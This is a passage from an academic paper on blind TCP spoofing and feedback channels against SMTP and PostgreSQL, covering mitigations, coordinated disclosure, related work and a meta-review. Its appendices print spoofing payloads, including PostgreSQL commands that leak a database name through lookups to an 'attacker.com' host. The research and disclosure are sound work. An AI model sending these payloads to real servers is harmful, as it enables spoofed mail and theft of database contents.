Another angle would be to detect spoofing at the host. In a TCP spoofing attack, the attacker needs to send floods of spoofed ACK segments. When the spoofed ACK segments do not fall in an established TCP connection, the server's TCP/IP stack will send a RST packet as the response. By counting the number of RST packets sent to client IPs, the server can detect which client is suspicious for TCP spoofing. For example, one could develop an eBPF program to track the number of RST packets sent to per client. When accepting an incoming TCP connection, the user space application first queries the eBPF program. If the eBPF program records that more than a certain number of RST packets are sent to the client in short time, the user space application could consider the incoming TCP connection suspicious for TCP spoofing. The user space program can either reset the connection and see if the same client can re-connect shortly, or the user space program can enforce further authentication of the client. This limit can slow down a TCP spoofing attacker significantly, because any flooding attempts excceding the rate limit will cause a connection reset. However, such a countermeasure introduces the risk that attackers try to DoS benign clients by spoofing their identity in traffic that provokes RST segments. Because of resource constraints, the eBPF program can only maintain a limited number of records for clients. Thus, attackers may evade the detection by flushing the eBPF program's records.

5.4. Disclosure Process

We communicated our findings as part of a disclosure process. In particular, we reached out to the mail server community and PostgreSQL developers. We also notified the major OSes, who maintain the most popular TCP/IP stacks. We describe details in the following.

5.4.1. SMTP Disclosure. We utilize the Debian Package Popularity Contest [32] to search for popular mail servers. We filter for those mail servers that have an adoption rate of at least 1%. This resulted in exim4 (27.8%), Postfix (15.0%), sendmail (1.1%). Postfix and sendmail acknowledged our findings. We also notified the five email providers that we used in our tests. Only Gmail reacted, saying they consider our findings to be out of scope. We summarize the mitigations proposed by Postfix and sendmail in the following.
Enforce SMTP Synchronization: According to RFC 2920, after establishing a TCP connection with an SMTP server, an SMTP client should send the HELO message only after receiving the greeting message from the server. We performed a scan over the 7864 SMTP servers of the top-10k domains by adding the `HELO, MAIL FROM, RCPT TO` payload in the last TCP handshake ACK packet. Surprisingly, 7365 (93.7%) SMTP servers support such input, though it breaks the RFC policy. The Postfix team thus applied an update of the *smtpd_forbid_unauth_pipelining* option [34], which will drop a client connection if the client violates the SMTP command pipelining constraints [16]. Similarly, for plain TCP connections, the sendmail team plans to reject SMTP clients that send further payload after the HELO/EHLO/DATA command without waiting for the reply. Forcing clients to wait for the servers' reply messages can stop the adversary from adding the payload to trigger feedback channels directly into the ACK packet. However, the feedback channels remain possible if attackers put the payload in a second (possibly delayed) ACK packet. Thus, the defense mostly increases the attack costs.
Enforce STARTTLS: In SMTP, the command STARTTLS provides opportunistic TLS, which offers a way to upgrade a plain text connection to an encrypted connection. The postfix team suggested to enforce the use of STARTTLS, which will stop TCP spoofing and thus eliminate the motivation for feedback channels. According to Gmail, 96% inbound emails are encrypted by July 2023, which makes us believe that enforcing STARTTLS and email encryption is possible in practice [20]. Mandating TLS would immediately stop the threat of TCP spoofing in SMTP.

5.4.2. PostgreSQL Disclosure. We contacted the security contact points of the PostgreSQL team, outlining our research to them. The PostgreSQL team acknowledged the risk of the TCP spoofing attack for servers using trust authentication for non-local setups. They plan to update their documentation accordingly to explicitly stress the security risk.

5.4.3. TCP/IP Stack Disclosure. We contacted TCP's IETF working group, and disclosed the ghost ACK issue to them. They agreed that such ghost ACK packets acknowledging data that is never sent by attacker can be dropped by the TCP/IP stack, and they would work towards an Internet draft to standardize this countermeasure. We also disclosed our findings to the security teams of the major OSes, i.e., Linux, Windows, FreeBSD, OpenBSD, MacOS and Android, to give them an opportunity to harden their TCP/IP stacks. In particular, we promoted the idea to drop ghost ACKs (Section 5.1), and suggested optimizations to stop the cookie feedback channel. We have not heard back from MacOS, Windows and Android developers as of writing, but already received feedback from the FreeBSD, OpenBSD and Linux teams. All of the three teams acknowledged the ghost ACK issue. To counter the threat, the OpenBSD team plans to store the server ISN for established connection until the sequence number space wrap-around, so that the server can verify and drop ACK packets acknowledging sequence number lower than the ISN (ghost ACKs). The Linux team plans to drop ghost ACKs by verifying if the ack number falls in the previously acknowledged bytes range [11]. We suggested similar mitigations to other OS developers. Regarding the cookie feedback channel issue, because of a different TCP/IP stack implementation from Linux, *BSD systems are not affected by the same cookie feedback channel attack. As discussed in Section 5.2, we recommended the Linux team to apply some randomness to the time of SYN cookies deactivation. However, until now, we had not received a concrete decision of whether such a mitigation will be included in an upcoming release.

5.5. Ethics

We carefully designed our experiments according to ethical principles. Most importantly, throughout this work, we never spoofed somebody else's IP addresses, except in local experiments. Furthermore, we refrained from causing noticeable network or computational loads for real servers. In particular, we used rate limiting for any test that reaches out to real servers. We did not receive a single request throughout our experiments to opt out, which underlines the low-rate interactions we had with real-world servers.

6. Related Work

6.1. TCP Spoofing

TCP Spoofing Exploiting Predictable ISNs: Several Internet standards and respective proposals discuss the issue of IP spoofing in TCP due to *predictable* ISNs. Already in 1985, Morris observed that 4.2BSD used globally-predictable ISNs in TCP [29]—a consequence of the description how to deterministically increment global ISNs in RFC 793. Morris was the first to realize and describe how attackers could abuse this weakness to create IP-spoofed TCP connections, followed by an analysis of Bellovin [1].

To overcome the vulnerability of predictable ISNs, first in RFC 1948 [2] and then in RFC 6528 [19], Bellovin proposed to separate the sequence number spaces per 4-tuples (i.e., source address/port, destination address/port). This way, the RFCs conclude, IP-spoofed TCP connections "remain possible if and only if the attacker already has the ability to perform man-in-the-middle attacks."—an assessment that no longer holds in 2023 because of the significantly increased network speeds. And while Gont already correctly concluded that "hosts should not establish trust relationships based on the IP addresses" in 2012 [18], SPF is a perfect example for the violation of this recommendation. Since then, standardization efforts have not further continued their consideration of IP-spoofed TCP connections.

TCP Spoofing via Bruteforcing: Research on TCP spoofing focuses on how to *establish* an IP-spoofed TCP connection. Blind TCP spoofing has limited utility due to the high cost of exploiting spoofed connections without efficient send primitives. Blind TCP spoofing attacks known to us simply leverage payload piggybacking [26], with the limitations mentioned in Section 2. Our two payload transmission primitives show that attackers can efficiently abuse IP-spoofed TCP connections to start interactive dialogs.

Noticeable prior works describe how to optimize handshake spoofing by abusing SYN cookies. Early proposals to encode the cookie in just 24 bits were quickly expanded to 32 bits to increase the search space [4]. In 2013, a blog post by Lell [26] practically shows that SYN cookies shrink the search space for ISN exploration. These approaches are orthogonal to our work. Unlike us, their focus is on the handshake phase, whereas we study mechanisms how to transmit payloads over a spoofed connection.

In contrast to bruteforcing-based TCP spoofing attack, Qian and Mao, in [36], introduced a side channel that can infer the server-chosen ISN, and thus can establish and use a spoofed TCP connection efficiently. However, the attack has several requirements about the attacker's capability that do not apply to the feedback channels in our paper. First, the attack requires an on-path sequence number checking firewall, which drops packets with out-of-window sequence numbers. Second, the attack requires a shared responsive intermediate hop with a global IPID counter to verify whether a probe packet gets through the firewall or not. However, the global IPID counter is known to be a noisy side channel [9], [14]. In addition, due to the side channel threat, most operating systems (and hence, on-path hops) abandoned global IPID assignments in favor of non-leaky IPID generation schemes [21], [39]. Finally, the attacker needs to share certain parts of the path between the victim client and the victim server. Attackers can thus not just spoof arbitrary IP addresses, but have to spoof addresses that follow this requirement.

Our paper follows a less stringent threat model. Here, an attacker only requires the spoofing capability, but hence has to bruteforce the server ISN to establish the connection. The correct ISN is acknowledged once the connection is successfully established through feedback channels that work even in the absence of middleboxes or global IPID counters.

6.2. TCP Hijacking/Injection

Several other works target TCP *injection* attacks against *existing* TCP streams, which is orthogonal to our work on initiating IP-spoofed connections. In 2007, RFC 4953 introduced countermeasures against blind connection termination attacks that abuse IP-spoofed `RST` segments to tear down TCP connections [47]. Feng et al. have demonstrated how to abuse fragmentation to leak sequence numbers of TCP connections [14], [15]. Likewise, Cao et al. [9] showed that earlier TCP/IP implementations that had global ACK limits could be abused to leak the sequence number of existing connections. Gilad and Herzberg [17] and lkm [27] abused a globally-increasing IPID value as a feedback channel to learn whether a TCP segment falls within the window—abusing a weakness that is largely obsolete by now. Qian et al. [36], [37] leverage a collaborating user-space malware to launch injection attacks; a different threat model than ours. Also, vulnerabilities in Wi-Fi implementations allowed attackers to inject data into existing TCP streams [10].

Overall, TCP hijacking aims to hijack long-lasting TCP connections. However, not all applications would maintain a long-lasting TCP connection. For example, the two use cases proposed in this research, i.e., SMTP and PostgreSQL, are not great targets for TCP hijacking. Compared to various ways of leaking sequence and acknowledgment numbers proposed in TCP hijacking attack research, we study payload injection into attacker-initiated spoofed connections. Our application-specific feedback channels could also be used in TCP hijacking attacks to acknowledge successful injection.

6.3. Other spoofing-based attacks

IP spoofing has been extensively studied in other contexts. A plethora of work treats IP-spoofed SYN floods [12], [25], [42], [51] that SYN cookies defend against. IP spoofing can also be used to launch reflective amplification attacks in both UDP and TCP [5], [23], [38].

7. Conclusion

We have known for decades that attackers can create IP-spoofed TCP connections with bruteforce efforts. But research has largely ignored studying the practical aspects of payload injection into spoofed TCP connections. Our work shows that there are reliable send primitives attackers can use to send TCP payloads over spoofed TCP connections, irrespective of the underlying application-layer protocol. This underlines once more that application-layer protocols should not rely on IP addresses alone for any security-critical checks such as authentication or firewalling—*even* if TCP is used. Sadly, applications still place trust on IP addresses, such as in our two use cases of SMTP and PostgreSQL. Our work shows that the mutual trust must not be based on IP addresses alone, given that attackers have practical methods to bypass IP-based access control. We hope that this paper and our coordinated disclosure will raise awareness of this threat in the future.

Acknowledgement

We want to thank our shepherd and reviewers for their insightful comments. We also appreciate the active feedback from the IETF working group, the Linux and *BSD developers, and the sendmail, Postfix and PostgreSQL developers.

References

[1] Steven M. Bellovin. Security Problems in the TCP/IP Protocol Suite. *Computer Communication Review*, 19(2):32–48, 1989. https://doi.org/10.1145/378444.378449.

[2] Steven M. Bellovin. Defending Against Sequence Number Attacks. RFC 1948, May 1996.

[3] Daniel J. Bernstein. SYN Cookie. http://cr.yp.to/syncookies/archive, accessed at October 19, 2023.

[4] Daniel J. Bernstein. SYN Cookie Improvement. http://cr.yp.to/syncookies.html, accessed at October 19, 2023.

[5] Kevin Bock, Abdulrahman Alaraj, Yair Fax, Kyle Hurley, Eric Wustrow, and Dave Levin. Weaponizing Middleboxes for TCP Reflected Amplification. In *USENIX Security Symposium*, pages 3345–3361, Virtual Event, 2021. https://www.usenix.org/conference/usenixsecurity21/presentation/bock.

[6] Bootlin. Linux Source Code - ACK Check. https://elixir.bootlin.com/linux/v6.5.6/source/net/ipv4/tcp_input.c#L3794, accessed at October 19, 2023.

[7] Bootlin. Linux Source Code - Retransmitted SYN Process. https://elixir.bootlin.com/linux/latest/source/net/ipv4/tcp_minisocks.c#L632, accessed at October 19, 2023.

[8] Bootlin. Linux Source Code - Secure Tcp Sequence. https://elixir.bootlin.com/linux/v6.4.6/source/net/core/secure_seq.c#L136, accessed at October 19, 2023.

[9] Yue Cao, Zhiyun Qian, Zhongjie Wang, Tuan Dao, Srikanth V. Krishnamurthy, and Lisa M. Marvel. Off-Path TCP Exploits: Global Rate Limit Considered Dangerous. In *USENIX Security Symposium*, pages 209–225, Austin, TX, USA, 2016. https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/cao.

[10] Weiteng Chen and Zhiyun Qian. Off-Path TCP Exploit: How Wireless Routers Can Jeopardize Your Secrets. In *USENIX Security Symposium*, pages 1581–1598, Baltimore, MD, USA, 2018. https://www.usenix.org/conference/usenixsecurity18/presentation/chen-weiteng.

[11] Eric Dumazet. Linux Ghost ACK Mitigation. https://lore.kernel.org/netdev/20231205161841.2702925-1-edumazet@google.com/T/#u, Accessed at Dec 5, 2023.

[12] Wesley Eddy. TCP SYN Flooding Attacks and Common Mitigations. RFC 4987, August 2007.

[13] Wesley Eddy. Transmission Control Protocol (TCP). RFC 9293, August 2022.

[14] Xuewei Feng, Chuanpu Fu, Qi Li, Kun Sun, and Ke Xu. Off-Path TCP Exploits of the Mixed IPID Assignment. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1323–1335, Virtual Event, 2020. https://doi.org/10.1145/3372297.3417884.

[15] Xuewei Feng, Qi Li, Kun Sun, Chuanpu Fu, and Ke Xu. Off-Path TCP Hijacking Attacks via the Side Channel of Downgraded IPID. *IEEE/ACM Transactions on Networking*, 30(1):409–422, 2022. https://doi.org/10.1109/TNET.2021.3115517.

[16] Ned Freed. SMTP Service Extension for Command Pipelining. RFC 2920, September 2000.

[17] Yossi Gilad and Amir Herzberg. Off-Path TCP Injection Attacks. *ACM Transactions on Information and System Security*, 16(4):13, 2014. https://doi.org/10.1145/2597173.

[18] Fernando Gont. Survey of Security Hardening Methods for Transmission Control Protocol (TCP) Implementations. Technical report, March 2012.

[19] Fernando Gont and Steven Bellovin. Defending against Sequence Number Attacks. RFC 6528, February 2012.

[20] Google. Google Transparency Report. https://transparencyreport.google.com/safer-email/overview?hl=en&encrypt_in=start:1451606400000, accessed at October 19, 2023.

[21] Amit Klein and Benny Pinkas. From IP ID to Device ID and KASLR Bypass. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1063–1080, Santa Clara, CA, 2019. https://www.usenix.org/conference/usenixsecurity19/presentation/klein.

[22] Johannes Krupp and Christian Rossow. BGPeek-a-Boo: Active BGP-based Traceback for Amplification DDoS Attacks. In *IEEE European Symposium on Security and Privacy*, pages 423–439, Vienna, Austria, 2021. https://doi.org/10.1109/EuroSP51992.2021.00036.

[23] Marc Kührer, Thomas Hupperich, Christian Rossow, and Thorsten Holz. Hell of a Handshake: Abusing TCP for Reflective Amplification DDoS Attacks. In *USENIX Workshop on Offensive Technologies*, San Diego, CA, USA, 2014. https://www.usenix.org/conference/woot14/workshop-program/presentation/kuhrer.

[24] Krishan Kumar, A. L Sangal, and Abhinav Bhandari. Traceback techniques against DDOS attacks: A comprehensive review. In *International Conference on Computer and Communication Technology*, pages 491–498, Allahabad, India, 2011. https://doi.org/10.1109/ICCCT.2011.6075132.

[25] Felix Lau, Stuart H. Rubin, Michael H. Smith, and Ljiljana Trajkovic. Distributed denial of service attacks. In *IEEE International Conference on Systems, Man & Cybernetics*, pages 2275–2280, Nashville, Tennessee, USA, 2000. https://doi.org/10.1109/ICSMC.2000.886455.

[26] Jakob Lell. Quick Blind TCP Connection Spoofing with SYN Cookies. https://www.jakoblell.com/blog/2013/08/13/quick-blind-tcp-connection-spoofing-with-syn-cookies/, accessed at October 19, 2023.

[27] Lkm. Blind TCP/IP Hijacking is Still Alive, May 2007. http://phrack.org/issues/64/13.html, accessed at October 19, 2023.

[28] Matthew J. Luckie, Robert Beverly, Ryan Koga, Ken Keys, Joshua A. Kroll, and kc claffy. Network Hygiene, Incentives, and Regulation: Deployment of Source Address Validation in the Internet. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 465–480, London, UK, 2019. https://doi.org/10.1145/3319535.3354232.

[29] Robert T. Morris. A Weakness in the 4.2BSD Unix TCP/IP Software. http://nil.lcs.mit.edu/rtm/papers/117-abstract.html, Accessed at Oct 19, 2023.

[30] MxToolBox. Gmail SPF Records. https://mxtoolbox.com/SuperTool.aspx?action=spf%3agmail.com&run=toolpage, accessed at October 19, 2023.

[31] MxToolBox. Outlook SPF Records. https://mxtoolbox.com/SuperTool.aspx?action=spf%3aoutlook.com&run=toolpage, accessed at October 19, 2023.

[32] Avery Pennarun, Bill Allombert, and Petter Reinholdtsen. Debian Popularity Contest. https://popcon.debian.org/, accessed at October 19, 2023.

[33] Victor Le Pochat, Tom van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczynski, and Wouter Joosen. Tranco: A Research-Oriented Top Sites Ranking Hardened Against Manipulation. In *Network and Distributed System Security Symposium*, San Diego, California, USA, 2019. https://www.ndss-symposium.org/ndss-paper/tranco-a-research-oriented-top-sites-ranking-hardened-against-manipulation/.

[34] Postfix. Postfix Stable Release 3.8.1, and Legacy Releases 3.7.6, 3.6.10, 3.5.20. http://www.postfix.org/announcements/postfix-3.8.1.html, accessed at October 19, 2023.

[35] PostgreSQL. PostgreSQL Trust Authentication. https://www.postgresql.org/docs/current/auth-trust.html, accessed at October 19, 2023.

[36] Zhiyun Qian and Zhuoqing Morley Mao. Off-path TCP Sequence Number Inference Attack - How Firewall Middleboxes Reduce Security. In *IEEE Symposium on Security and Privacy*, pages 347–361, San Francisco, California, USA, 2012. https://doi.org/10.1109/SP.2012.29.

[37] Zhiyun Qian, Zhuoqing Morley Mao, and Yinglian Xie. Collaborative TCP sequence number inference attack: how to crack sequence number under a second. In *ACM Conference on Computer and Communications Security*, pages 593–604, Raleigh, NC, USA, 2012. https://doi.org/10.1145/2382196.2382258.

[38] Christian Rossow. Amplification Hell: Revisiting Network Protocols for DDoS Abuse. In *Network and Distributed System Security Symposium*, San Diego, California, USA, 2014. https://www.ndss-symposium.org/ndss2014/amplification-hell-revisiting-network-protocols-ddos-abuse.

[39] Flavia Salutari, Danilo Cicalese, and Dario J. Rossi. A Closer Look at IP-ID Behavior in the Wild. In *Passive and Active Measurement*, pages 243–254, Cham, 2018. https://doi.org/10.1007/978-3-319-76481-8_18.

[40] Stefan Savage, David Wetherall, Anna R. Karlin, and Thomas E. Anderson. Practical network support for IP traceback. In *Conference on Applications, Technologies, Architectures, and Protocols for Computer Communication*, pages 295–306, Stockholm, Sweden, 2000. https://doi.org/10.1145/347059.347560.

[41] Stefan Savage, David Wetherall, Anna R. Karlin, and Thomas E. Anderson. Network support for IP traceback. *IEEE/ACM Transactions on Networking*, 9(3):226–237, 2001. https://doi.org/10.1109/90.929847.

[42] Christoph L. Schuba, Ivan Krsul, Markus G. Kuhn, Eugene H. Spafford, Aurobindo Sundaram, and Diego Zamboni. Analysis of a Denial of Service Attack on TCP. In *IEEE Symposium on Security and Privacy*, pages 208–223, Oakland, CA, USA, 1997. https://doi.org/10.1109/SECPRI.1997.601338.

[43] Stackoverflow. PostgreSQL Real-World use of IP Trust Authentication Example-1. https://stackoverflow.com/questions/36020723/im-trying-to-access-a-postgres-db-remotely-but-the-postgres-service-wont-star, accessed at October 19, 2023.

[44] Stackoverflow. PostgreSQL Real-World use of IP Trust Authentication Example-2. https://stackoverflow.com/questions/50072284/how-to-connect-postgresql-database-on-remote-server-rails, accessed at October 19, 2023.

[45] Stackoverflow. PostgreSQL Real-World use of IP Trust Authentication Example-3. https://stackoverflow.com/questions/44038969/postgresql-wont-accept-remote-connections, accessed at October 19, 2023.

[46] Statisticsanddata.org. Most Popular Email Providers in History. https://statisticsanddata.org/data/most-popular-email-providers-in-history/, accessed at October 19, 2023.

[47] Dr. Joseph D. Touch. Defending TCP Against Spoofing Attacks. RFC 4953, July 2007.

[48] Abraham Yaar, Adrian Perrig, and Dawn Xiaodong Song. FIT: Fast Internet Traceback. In *IEEE International Conference on Computer Communications*, pages 1395–1406, Miami, FL, USA, 2005. https://doi.org/10.1109/INFCOM.2005.1498364.

[49] Ming-Hour Yang, Jia-Ning Luo, Vijayalakshmi Murugesan, and S. Mercy Shalinie. Hybrid Multilayer Network Traceback to the Real Sources of Attack Devices. *IEEE Access*, 8:201087–201097, 2020. https://doi.org/10.1109/ACCESS.2020.3034226.

[50] Guang Yao, Jun Bi, and Athanasios V. Vasilakos. Passive IP Traceback: Disclosing the Locations of IP Spoofers From Path Backscatter. *IEEE Transactions on Information Forensics and Security*, 10(3):471–484, 2015. https://doi.org/10.1109/TIFS.2014.2381873.

[51] Rizgar R. Zebari, Subhi R. M. Zeebaree, and Karwan Jacksi. Impact Analysis of HTTP and SYN Flood DDoS Attacks on Apache 2 and IIS 10.0 Web Servers. In *International Conference on Advanced Science and Engineering*, pages 156–161, Duhok & Zakho, Iraq, 2018. https://doi.org/10.1109/ICOASE.2018.8548783.

Appendix A. SMTP Feedback Channel Payload

```
HELO spoofed_domain\r\n
MAIL FROM:<mbox@spoofed_domain>\r\n
RCPT TO:<feedback_mbox@target_domain>\r\n
DATA\r\n
From:mbox@spoofed_domain\r\n
To:feedback_mbox@target_domain\r\n
Subject:1234567890\r\n\r\n
mail body: 1234567890\r\n.\r\n
```

Listing 2: Example spoofing payload exploits email feedback channel

```
HELO attacker_domain\r\n
MAIL FROM:<1234567890@attacker_domain>\r\n
RCPT TO:<non_existing_mbox@target_domain>\r\n
DATA\r\n
From:1234567890@attacker_domain\r\n
To:non_existing_mbox@target_domain\r\n
Subject:subject\r\n\r\n
mail body\r\n.\r\n
```

Listing 3: Example spoofing payload exploits bounce feedback channel

Appendix B. PostgreSQL Feedback Channel Payload

```
\x00\x00\x00T\x00\x03\x00
\x00user\x00postgres
\x00database\x00postgres
\x00application_name\x00psql
\x00client_encoding\x00UTF8
\x00\x00
Q\x00\x00\x00e
CREATE SUBSCRIPTION sub1 CONNECTION
'host=notify.attacker.com dbname=a'
PUBLICATION pub1;\x00
```

Listing 4: Example PostgreSQL Spoofing Acknowledging payload

```
Q\x00\x00\x01\x12
DO $$
DECLARE ans varchar(100);
BEGIN
  SELECT datname from pg_database into ans
   limit 1 offset 1;
  EXECUTE FORMAT(
    'CREATE SUBSCRIPTION sub1 CONNECTION
    ''host=%s.attacker.com, dbname=a''
    PUBLICATION pub1 WITH (create_slot= false)',ans
  );
END $$;\x00
```

Listing 5: Example PostgreSQL Database Leaking Payload

Appendix C. Example SMTP Server Response

```
// Server Response 1 (200 bytes)
// Collected from real mail service provider Tencent
220 newxmmxsza6-6.qq.com MX QQ Mail Server.
250-newxmmxsza6-6.qq.com
250-STARTTLS
250-8BITMIME
250-SIZE 73400320
250 OK
250 OK
250 OK
354 End data with <CR><LF>.<CR><LF>.
250 OK: queued as.
```

Listing 6: Example SMTP server sesponse 1

```
// Server Response 2 (200 bytes)
// Collected from real mail service provider Tencent
220 newxmmxszc7-4.qq.com MX QQ Mail Server.
250-newxmmxszc7-4.qq.com
250-STARTTLS
250-8BITMIME
250-SIZE 73400320
250 OK
250 OK
250 OK
354 End data with <CR><LF>.<CR><LF>.
250 OK: queued as.
```

Listing 7: Example server response 2

Appendix D. Example PostgreSQL Server Response

```
// response size : 419 bytes
R\x00\x00\x00\x08\x00\x00\x00\x00
S\x00\x00\x00\x1aapplication_name\x00psql\x00
S\x00\x00\x00\x19client_encoding\x00UTF8\x00
S\x00\x00\x00\x17DateStyle\x00ISO, MDY\x00
S\x00\x00\x00&default_transaction_read_only\x00off\x00
S\x00\x00\x00\x17in_hot_standby\x00off\x00
S\x00\x00\x00\x19integer_datetimes\x00on\x00
S\x00\x00\x00\x1bIntervalStyle\x00postgres\x00
S\x00\x00\x00\x14is_superuser\x00on\x00
S\x00\x00\x00\x19server_encoding\x00UTF8\x00
S\x00\x00\x007server_version\x0014.8 (Ubuntu 14.8-
0ubuntu0.22.10.1)\x00
S\x00\x00\x00#session_authorization\x00postgres\x00
S\x00\x00\x00#standard_conforming_strings\x00on\x00
S\x00\x00\x00\x15TimeZone\x00Etc/UTC\x00
K\x00\x00\x00\x0c\x00\x00\\xb7\\xf0\\xfa\\xe0@\x16
Z\x00\x00\x00\x05I
```

Listing 8: Example PostgreSQL server response to login payload

```
// Response size : 223 bytes
E\x00\x00\x00\\xd9SERROR\x00VERROR\x00C08006\x00M
could not connect to the publisher: could not
translate host name "12345678.attacker.domain.com"
to address: No address associated with hostname\x00F
subscriptioncmds.c\x00L472\x00RCreateSubscription
\x00\x00
X\x00\x00\x00\x04
```

Listing 9: Example PostgreSQL server response to SUBSCRIPTION operation

Appendix E. Meta-Review

The following meta-review was prepared by the program committee for the 2024 IEEE Symposium on Security and Privacy (S&P) as part of the review process as detailed in the call for papers.

E.1. Summary

This paper demonstrates new techniques to create TCP connections from a spoofed source IP address and subsequently send data over this spoofed connection. It is shown how this can be abused against systems that use the source IP address as a form of (secondary) authentication. Example attacks are the transmission of spam from a trusted source server and gaining access to SQL servers. The main challenge in the presented attacks is determining the TCP sequence number generated by the target server, and the paper proposes several side-channels to learn this secret number.

E.2. Scientific Contributions

- Addresses a Long-Known Issue
- Identifies an Impactful Vulnerability
- Provides a Valuable Step Forward in an Established Field
- Creates a New Tool to Enable Future Science

E.3. Reasons for Acceptance

1) The paper identifies vulnerabilities in well-known protocols in a well-explored field.
2) The paper proposes a method to establish a new connection from a spoofed IP address, while previous attacks typically injected data into existing TCP connections.
3) The presented attacks appear impactful and practically relevant.
4) The paper investigates an interesting suite of side-channels to learn the Initial Sequence Number (ISN) of the server.